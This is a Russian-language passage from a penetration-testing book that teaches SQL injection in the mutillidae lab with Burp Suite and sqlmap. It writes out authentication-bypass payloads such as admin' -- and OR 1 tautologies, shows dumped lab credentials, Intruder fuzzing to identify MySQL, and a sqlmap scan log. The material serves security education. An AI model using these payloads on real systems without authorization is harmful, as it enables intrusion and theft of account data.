Веб-приложение обычно делает запросы к базе данных. Злоумышленник может вмешаться в эти запросы, если это веб-приложение уязвимо. Таким образом, мы можем сказать, что SQL-инъекция (SQLi) - это уязвимость веб-безопасности, которая позволяет злоумышленнику вмешиваться в запросы, которые приложение делает к своей базе данных.

Чтобы предотвратить инъекцию SQL, необходима сегментация данных с помощью таких процедур, как хранимые процедуры и пользовательские функции. В противном случае эти уязвимости позволяют злоумышленнику просматривать данные, которые обычно недоступны для простых пользователей. Эти данные могут принадлежать другим пользователям. Он может принадлежать к категории данных приложения. Приложение должно получать доступ к этим данным. Однако эти конкретные уязвимости веб-безопасности открывают шлюз, и злоумышленник может получить доступ ко всем им через заднюю дверь. Во многих случаях злоумышленник может изменить или удалить данные, что приведет к постоянным изменениям в поведении приложения.

Атаки с использованием SQL-инъекций могут нанести серьезный ущерб приложению, когда злоумышленник компрометирует основной сервер. Злоумышленник может вмешаться в внутреннюю инфраструктуру, используя SQL-инъекцию для выполнения атаки типа "отказ в обслуживании", которая может нанести огромный ущерб приложению.

Мы можем протестировать веб-приложение в нашей виртуальной лаборатории, чтобы увидеть, есть ли в нем уязвимости SQL-инъекций; для этого нам понадобится специально уязвимое веб-приложение mutillidae и Burp Suite.

Обход аутентификации с помощью SQL-инъекций

Откройте приложение mutillidae и откройте страницу “User Info (SQL)” (рис. 10-14).



Рис. 10-14. *Страница User info (SQL) в mutillidae*

Нам нужно зарегистрироваться здесь как новый пользователь, и я создал новую учетную запись пользователя. Имя пользователя - “sanjib", пароль “ "123456", а подпись “I am Sanjib” (рис. 10-15).

//code 10.9

```
Username=sanjib
Password=123456
Signature=I am Sanjib
```



Рис. 10-15. *Создание новой учетной записи пользователя в mutillidae*

Как обычный пользователь, я не должен просматривать данные других учетных записей пользователей и не должен входить в систему как другие пользователи, скажем, как администратор. Если база данных защищена, а веб-приложение не имеет уязвимостей, перемещение пользователя ограничено. Это связано с тем, что SQL-запрос выбирает только одного пользователя при входе в систему. Давайте посмотрим код:

//code 10.10

```
SELECT * FROM accounts WHERE username="sanjib" AND
password="123456";
```

Давайте внимательно изучим этот код. Это логическое утверждение. Имя пользователя и пароль должны совпадать. Это верно только тогда, когда оба утверждения истинны. Однако это точка инъекции. Мы можем написать одно такое утверждение в поле ввода формы:

//code 10.11

```
sanjib' --
```

Это означает, что мы закрываем одинарную кавычку имени пользователя, а затем передаем два символа, что означает, что остальная часть инструкции SQL закомментирована. Уязвимое веб-приложение будет читать это выражение следующим образом:

//code 10.12

```
SELECT * FROM accounts WHERE username="sanjib" -- ;
```

В таком случае пароль больше не требуется. Когда остальная часть закомментирована, она передает сообщение о том, что остальная часть не требуется. В этом случае он предоставляет сведения об учетных записях этого конкретного пользователя. Теперь мы можем построить наш запрос таким образом, чтобы утверждение было истинным все время.

Наш запрос будет выглядеть следующим образом:

//code 10.13

```
SELECT * FROM accounts WHERE username="sanjib" OR 6=6 -- ;
```

В предыдущем утверждении, если любой из них TRUE, запрос будет работать. Тем не менее, мы знаем имя пользователя; это правда. Оператор OR дает другой параметр, равный 6=6; он всегда выходит TRUE. Так что все это утверждение в любом случае верно. После этого мы закомментировали остальное; это означает, что утверждение верно для всех записей в базе данных (рис. 10-16).

Рис. 10-16. *Получение всех записей с помощью SQL-инъекции*

Поскольку приложение имеет уязвимости, мы получаем все записи учетных записей пользователей из-за этой вредоносной SQL-инъекции.

//code 10.14

```
Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS
Username=samurai
Password=samurai
Signature=Carving fools
---
```

Вывод сокращен для краткости. Всего у нас 23 записи. Утверждение, которое истинно по необходимости или по своей логической форме, известно как тавтология. В SQL-инъекции тавтология играет жизненно важную роль. Давайте вернемся к нашей первоначальной отправной точке:

//code 10.15

```
SELECT * FROM accounts WHERE username="sanjib" AND
password="123456";
```

Здесь слово SELECT известно как проекция или предмет утверждения. Он выбирает поле из таблицы или группы таблиц, соединенных объединением. Слово WHERE обозначает предикат высказывания. В части предиката нам нужен ряд условий, потому что после этого он проверяет, является ли утверждение истинным. Когда мы пишем, SELECT * FROM accounts WHERE username='sanjib OR 1=1 -- ;, он проверяет условие во время выполнения, и запрос формируется.

Теперь, в этой тавтологии, нам не всегда нужно, чтобы второе условие было похоже на 1=1 или 6=6. Давайте посмотрим страницу логического литерала MySQL (рис. 10-17).



Рис. 10-17. *Страница логического литерала MySQL*

Здесь SELECT TRUE OR true равно 1, всегда. Константы, true и false, всегда оцениваются как 1 и 0. Поэтому, как насчет этого запроса?

//code 10.16

```
SELECT * FROM accounts WHERE username="sanjib" OR 1 --
```

В поле ввода мы можем ввести это значение:

//code 10.17

```
sanjib' OR 1 --
```

Это даст нам все записи, как и прежде. Кроме того, мы можем захотеть получить одну конкретную строку и нацелить эту строку на получение одной записи. Предположим, злоумышленнику не нужны все записи; вместо этого он хочет войти в систему как пользователь-администратор (рис. 10-18).



Рис. 10-18. *Пользователь вошел в систему как администратор и видит запись учетных записей.*

Как мы можем сделать это возможным? Что ж, если мы внимательно изучим это утверждение, то сможем получить ответ. Здесь нам не нужна тавтология. Скорее, мы должны сосредоточиться на имени пользователя. Во многих приложениях администратор использует имя admin в качестве имени пользователя. Мы можем нацелиться на это, и в поле ввода мы можем поместить это утверждение:

//code 10.18

```
admin' --
```

В приложении, полном уязвимостей, запрос формируется следующим образом:

//code 10.19

```
SELECT * FROM accounts WHERE username="admin" -- ;
```

Он выбирает только запись администратора. Теперь мы можем безопасно войти в систему как администратор. Верхняя правая часть показывает, что пользователь аутентифицирован (рис. 10-19).



Рис. 10-19. *Вошел в систему как администратор*

Обнаружение базы данных

Одна из ключевых особенностей SQL-инъекции заключается в знании базы данных. Вам нужно знать, какая база данных работает в качестве внутренней инфраструктуры. Мы можем использовать инструменты Burp Suite, чтобы обнаружить эту информацию.

Давайте сначала откроем приложение mutillidae и попробуем войти в систему с любой случайной строкой в качестве имени пользователя (рис.10-20).



Рис. 10-20. *HTTP-история в Burp Suite*

Мы сохранили перехват в нашем инструменте Burp Suite и получили историю HTTP в виде следующих выходных данных:

//code 10.20

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
```

```
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=4vOq10evpq6jjrlgjt68
djtl80; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=sadldfjfkg&password=&login-php-submit-button=Login
```

Посмотрите последнюю строку; мы ввели случайную строку sadldfjfkg в качестве имени пользователя и попытались войти в систему. Поле пароля было пустым.

Теперь выберите случайную строку и добавьте специальный символ фаззинга, нажав кнопку “Add§” в правой части. Нам нужно настроить положение наших полезных нагрузок в этой точке, чтобы мы могли начать атаку оттуда.

//code 10.21

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/mutillidae/index.php?page=login.php
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=4vOq1Oevpq6jjrlgjt68
djtl8O; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=s§adldfjfkg§&password=&login-php-submit-button=Login
```

Мы хотим обнаружить базу данных, поэтому давайте сначала предположим, что mutillidae использует MySQL в качестве серверной части базы данных. В этом случае мы проверим строковые литералы MySQL. Мы знаем, что строка - это последовательность байтов или символов. Он заключен либо в одинарную кавычку ('), либо в двойную кавычку (''). Примеры: 'sadldfjfkg' или "sadldfjfkg". Мы можем поместить их рядом друг с другом, соединенные кавычками. Строки в кавычках, расположенные рядом друг с другом, объединяются в одну строку. Следующие строки эквивалентны:

```
"sadldfjfkg"
"sa" " " "dldfjfkg"
```

Поэтому одинарная кавычка ('), двойная кавычка ("), символ % или символ обратного пробела “\” рассматриваются в MySQL как escape-последовательности. Мы можем добавить их в качестве полезной нагрузки в Burp Suite позже. Перед этим нам нужно выбрать последнюю строку предыдущего кода и отправить ее в Intruder. Сначала мы проверяем положение полезной нагрузки (рис. 10-21). Мы проверим, что там больше нет специальных символов. Это позволит позже добавить наши полезные нагрузки отдельно.



Рис. 10-21. *Проверка положения полезной нагрузки*

Нажмите кнопку Payloads и добавьте все полезные нагрузки, которые нам нужно будет ввести. Мы уже видели, как добавлять полезные нагрузки по отдельности: просто сохраните эти символы /, ', "", %.

Теперь мы добавили эти специальные символы в качестве наших полезных нагрузок; после этого мы перейдем к параметрам полезных нагрузок и добавим только “error” и “syntax” в качестве нашей простой строки Grep – Match (рис. 10-22).



Рис. 10-22. *Простая строка Grep – Match в параметрах полезной нагрузки*

Это позволит нам получить все ошибки и синтаксические ошибки, из которых мы получим представление о базе данных, используемой в приложении. Здесь мы добавили escape-последовательности по отдельности, предполагая, что приложение mutillidae использует базу данных MySQL.

Теперь, когда мы начали атаку, мы обнаружили, что все escape-последовательности были обнаружены как “errors”; однако две из них имеют синтаксические ошибки (рис. 10-23).



Рис. 10-23. *Выделение атак Intruder в Burp Suite*

Мы можем выбрать любой из них, и он сначала отразит запрос (рис. 10-24).



Рис. 10-24. *Запрос, выделяющий синтаксические ошибки*

Мы можем щелкнуть вкладку "Response" рядом с вкладкой "Request" и прочитать сообщение. В этом сообщении подробно отображаются отчеты об ошибках, в которых мы можем собрать всю информацию о базе данных. Здесь мы узнаем, что наше предположение было правильным, поскольку приложение mutillidae использовало базу данных MySQL в качестве своей внутренней инфраструктуры (рис. 10-25). Знание внутренней инфраструктуры баз данных поможет нам во многих положениях. Теперь мы можем точно определить наши исследования escape-последовательностей, которые особенно используются для MySQL. Если бы мы нашли другую базу данных, наша стратегия атаки была бы четко отделена от MySQL.



Рис. 10-25. *Сообщение о базе данных в разделе Response в Intruder*

В этом разделе я попытался дать вам представление о том, как работает SQL-инъекция, описав некоторые распространенные примеры. Я также попытался объяснить основные логические утверждения и тавтологию, на которых в основном основаны атаки SQL-инъекций. Есть несколько хороших бесплатных ресурсов, доступных в Интернете, где вы можете получить больше информации о SQL-инъекции. В приложении я расскажу о других инструментах поиска ошибок и бесплатных ресурсах, которые могут вам помочь.

Лучшим ресурсом для получения дополнительной информации о SQL-инъекции является раздел инструментов, который Kali Linux предоставил для всех типов читателей. По мере того, как вы развиваетесь и хотите узнать о инъекции SQL второй степени, я думаю, что следующие ссылки окажут огромную помощь. Кроме того, в заключительной главе я подробно расскажу о SQLMAP, еще одном замечательном инструменте для инъекций SQL.

```
https://tools.kali.org/vulnerability-analysis/sqlmap
https://tools.kali.org/vulnerability-analysis/bbqsql
https://tools.kali.org/vulnerability-analysis/jsql
```

Дальнейшее чтение и что дальше

Я надеюсь, что вы получили представление о том, как, будучи тестировщиком на проникновение, вы могли бы протестировать веб-приложение и найти его недостатки в безопасности, охотясь за ошибками. В этой заключительной главе мы увидим, как мы можем расширить наши знания о том, что мы уже узнали. В предыдущей главе мы видели, как была выполнена инъекция SQL; однако мы не видели автоматизированной части инъекции SQL, которая может быть выполнена другими инструментами наряду с Burp Suite. Для этой цели мы будем использовать sqlmap, очень полезный инструмент.

Инструменты, которые можно использовать вместе с Burp Suite

Ранее мы уже видели, что лучшей альтернативой Burp Suite является OWASP ZAP. В тех случаях, когда Burp Community edition имеет некоторые ограничения, ZAP может помочь вам преодолеть их. Кроме того, ZAP-это бесплатный инструмент с открытым исходным кодом; он основан на сообществе, поэтому вам не нужно платить за него за использование какой-либо продвинутой техники. Мы также видели, как работает ZAP. Поэтому здесь мы сосредоточимся только на sqlmap, еще одном очень полезном инструменте, который нам нужен для поиска ошибок.

Sqlmap основан на командной строке. По умолчанию он поставляется с Kali Linux. Вы можете просто открыть терминал и начать сканирование с помощью sqlmap.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5

Однако, как всегда, будьте осторожны при использовании его против любой живой системы; не используйте его без разрешения. Если веб-приложение вашего клиента имеет уязвимости, вы можете использовать sqlmap для обнаружения базы данных, имен таблиц, столбцов и даже чтения содержимого внутри. Через мгновение мы увидим, как мы можем это сделать.

Наряду с Burp Suite и OWASP ZAP я настоятельно рекомендую использовать sqlmap, поскольку это один из самых полезных инструментов, которые мы, тестировщики на проникновение, используем для поиска недостатков безопасности в любом веб-приложении.

Примечание. Существует множество методов для получения информации о базе данных; как уже упоминалось, sqlmap это инструмент командной строки, в то время как Burp Suite и OWASP ZAP основаны на графическом интерфейсе. Изучение обоих подходов (командной строки и графического интерфейса) означает, что вы можете использовать наиболее подходящие для вас методы.

Позвольте мне просканировать мой веб-сайт https://sanjibsinha.fun. Мы собираемся получить всю доступную информацию об этом веб-сайте. Чтобы сделать это, мы будем использовать флаг -a; это означает, что мы извлекаем все. Узнать обо всех этих опциях довольно легко; вы можете прочитать документацию по этой ссылке: https://github.com/sqlmapproject/sqlmap/wiki/Usage или вы можете просто набрать -h или -help.

//code A.1

```
root@kali:~# sqlmap -u https://sanjibsinha.fun -a
[!] legal disclaimer: Usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
[*] starting @ 06:24:04 /2019-08-20/
[06:24:05] [INFO] testing connection to the target URL
```

```
[06:24:08] [INFO] checking if the target is protected by some
kind of WAF/IPS
[06:24:09] [INFO] testing if the target URL content is stable
[06:24:40] [WARNING] potential CAPTCHA protection mechanism
detected
[06:24:40] [WARNING] it appears that you have been blocked by
the target server
[06:24:40] [WARNING] target URL content is not stable (i.e.
content differs). sqlmap will base the page comparison on a
sequence matcher. If no dynamic nor injectable parameters are
detected, or in case of junk results, refer to user's manual
paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)
uit] c
[06:24:53] [INFO] searching for dynamic content
[06:25:00] [CRITICAL] target URL content appears to be heavily
dynamic. sqlmap is going to retry the request(s)
[06:25:22] [WARNING] target URL content appears to be too
dynamic. Switching to '--text-only'
[06:25:22] [CRITICAL] no parameter(s) found for testing in the
provided data (e.g. GET parameter 'id' in 'www.site.com/index.
php?id=1')
[*] ending @ 06:25:22 /2019-08-20/
```

Мы нашли много интересной информации об этом сайте. Прежде всего, он обнаруживает, что “содержимое целевого URL-адреса кажется сильно динамичным.” Это верно, потому что я использовал Wordpress и другой динамический движок блога, управляемый базой данных; во-вторых, “обнаружен потенциальный механизм защиты капчи", что также является полезной информацией. Наконец, sqlmap запрашивает любой параметризованный запрос, например www.site.com/index.php?id=1.

Этого у меня нет на моем веб-сайте, поэтому мы можем заключить, что, по-видимому, предоставленный URL-адрес не имеет уязвимостей. Тем не менее, мы могли бы расширить наше сканирование внутри и, возможно, найти уязвимости в базе данных.

Это можно сделать в нашей виртуальной лаборатории на любом намеренно уязвимом веб-приложении, таком как mutillidae. В любом клиентском веб-приложении мы можем использовать тот же метод, чтобы проверить, есть ли в нем уязвимости или нет.

Давайте откроем страницу с информацией о пользователе в mutillidae. В главе 10 вы можете проверить рисунок 10-15, где показано, как вы можете получить эту страницу. Перед входом в систему в качестве пользователя (рис. A-1) мы открыли Burp Suite и включили перехват.

